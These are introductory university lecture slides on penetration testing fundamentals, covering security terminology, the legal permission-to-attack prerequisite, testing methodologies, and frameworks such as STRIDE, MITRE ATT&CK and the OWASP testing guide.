APPLIED COMPUTER SCIENCES
DIHSÜD
Digital Innovation Hub

DIGITALISIERUNG FÜR KMU MÖGLICH MACHEN

DER DIGITAL INNOVATION HUB SÜD ALS KOSTENLOSES SERVICE FÜR KMU

Der DIH SÜD wird unterstützt von:

FFG Forschung wirkt.

Das Land Steiermark


LAND KÄRNTEN

12.11.2025

Gebeshuber/Temel

FH JOANNEUM
University of Applied Sciences

Penetration Testing Fundamentals



(https://pixabay.com/videos/security-online-safety-networking-2181/)

12.11.2025

Klaus Gebeshuber
Florian Temel

Agenda


- Terminology
- Prerequisites
- Pen testing Frameworks
- Information Gathering (OSINT)

- LazySysAdmin

Terminology

Terminology

- Penetration Testing
- Vulnerability Scanning
- Blue/Red/Purple Teaming
- Threat Hunting




Pentesting

- Typically, an isolated activity
- Testing a specified environment, product, data security, service or security awareness of employees
- Target can highly differ
  - Find low hanging fruits
  - Test defense strategies/procedures
  - Verify Managed Security Service Providers (MSSP) performance
  - …


https://www.scnsoft.com/services/security/penetration-testing

Vulnerability Scanning

- Used to identify vulnerabilities in
  - Used software versions
  - Configurations
- Typically done automated and on a regular basis
- Many products
  - Nessus
  - Qualys
  - ….



https://www.qualys.com/apps/vulnerability-management-detection-response/



https://www.infoguard.ch/en/partners/tenable-network-security-vulnerability-management

Red/Blue/Purple Teaming

- Idea emerged in the 1960s
- Cold war simulations
  - Blue Team = United States
  - Red Team = Soviet Union

- Cyber Security Tabletop Exercises
  - Red Team = Attacker
  - Blue Team = Defender
  - Purple Team = somewhere in between

(https://www.nytimes.com/2018/10/15/business/ibm-takes-cybersecurity-training-on-the-road.html)

(https://www.computerworld.ch/security/studie/ransomware-angriffe-lieferketten-2743756.html)

Locked Shields 2024


- Red Team – Blue Team exercise, war game
- NATO Cooperative Cyber Defense Centre of Excellence (CCDCOE)
- >4000 security experts, 40 nations
- https://www.youtube.com/watch?v=NDk8alXnMlc

Threat Hunting

- Trying to identify new/unknown attacks
- Looking for Indicators of Compromise (IoCs)
- IoCs can be classified using the “Pyramid of Pain”

- Security Operations Center (SOC)
  - 80% can of threats can be handled
  - 20% => high complex or unknown attacks

- Average time to identify a security breach => 280 days!



http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Pentesting Prerequisites


Pentesting Prerequisites

- Legal
  - Permission to Attack
- Infrastructure & Tools
  - Public IP
  - Cloud environment
  - Toolset & Hardware
  - ….

Permission to Attack (PTA)

- Giving legal permission to test the defined targets
- Must be signed before any active actions are started

- Should define
  - Scope (Hosts, Networks, Services, Domains,..)
  - Time frame
  - Excluded Systems/Techniques
  - Contact information during the test
  - Expected outcome
  - Attack vectors to be tested
  - Test method
  - …



Toolset

- Highly depends on the test characteristic
  - Pentest
    - Toolset
    - Network sniffer/appliances, Access Points, …
    - ….
  - Phishing/Awareness Simulation
    - Phishing Environment
    - Bad USBs
    - ….
  - Physical
    - Lock Picks
    - Disguise (uniform, cap, car, …)
    - …

Test Methodologies

- Black Box
  - Most realistic, but time consuming and therefor often less efficient
- Grey Box
  - Some internal knowledge
- White Box
  - Full disclosure of infrastructure, code, ….

https://asmed.com/black-box-grey-box-white-box-testing/

Pen testing Frameworks

Relevant Frameworks

- **STRIDE**
- **MITRE ATT&CK**
- **OWASP**
- OSSTMM
- NIST
- PTES
- ISSAF
- CREST
- …

STRIDE

- Model for Threat Modelling
- Developed by Microsoft

- **S**poofing
- **T**ampering
- **R**epudiation
- **I**nformation Disclosure
- **D**enial of Service
- **E**levation of Privilege


STRIDE (2)

Threat	Definition	Property	Example
Spoofing	Pretend to be someone else.	Authentication	Hack victim's email and use to send messages in name of the victim.
Tampering	Change data or code.	Integrity	Software executive file is tampered by hackers.
Repudiation	Claiming not to do a particular action.	Non-repudiation	"I have not sent an email to Alice".
Information Disclosure	Leakage of sensitive information.	Confidentiality	Credit card information available on the internet.
Denial of Service	Non-availability of service	Availability	Web application not responding to user requests.
Elevation of privilege	Able to perform unauthorized action	Authorization	Normal user able to delete admin account

http://allabouttesting.org

Threat Modelling


- Identify, communicate and understand threats and mitigations
- Decryption of the subject to be modeled
- Assumptions
- Identity potential threats to the environment/systems
- Mitigation actions for each threat
- Validation and monitoring of the taken mitigations



https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-getting-started

FH JOANNEUM
University of Applied Sciences


MITRE Attack Framework




https://attack.mitre.org/

MITRE Attack Framework (2)

- Provides a collection of techniques
  - 14 categories
    - 1 = > Reconnaisance
      - 1.1 Active Scanning
        - 1.1.1 Scanning IP Blocks
          - Examples
          - Mitigations
          - Detections
          - References






OWASP – Web Security Testing Guide

- Version 4.2
  - https://owasp.org/www-project-web-security-testing-guide/
- 465 pages
  - 12 subcategories
    - Information gathering
    - Input validation testing
    - Client-side testing
    - API testing
    - ….

OWASP – Web Security Testing Guide (2)

- Summary
- How to test
- Remediation
- Tools
- References

- Cheat sheets
  - SQLi, Input Validation, Database Security, ….



Remediation

- To secure the application from SQL injection vulnerabilities, refer to the SQL Injection Prevention CheatSheet.
- To secure the SQL server, refer to the Database Security CheatSheet.

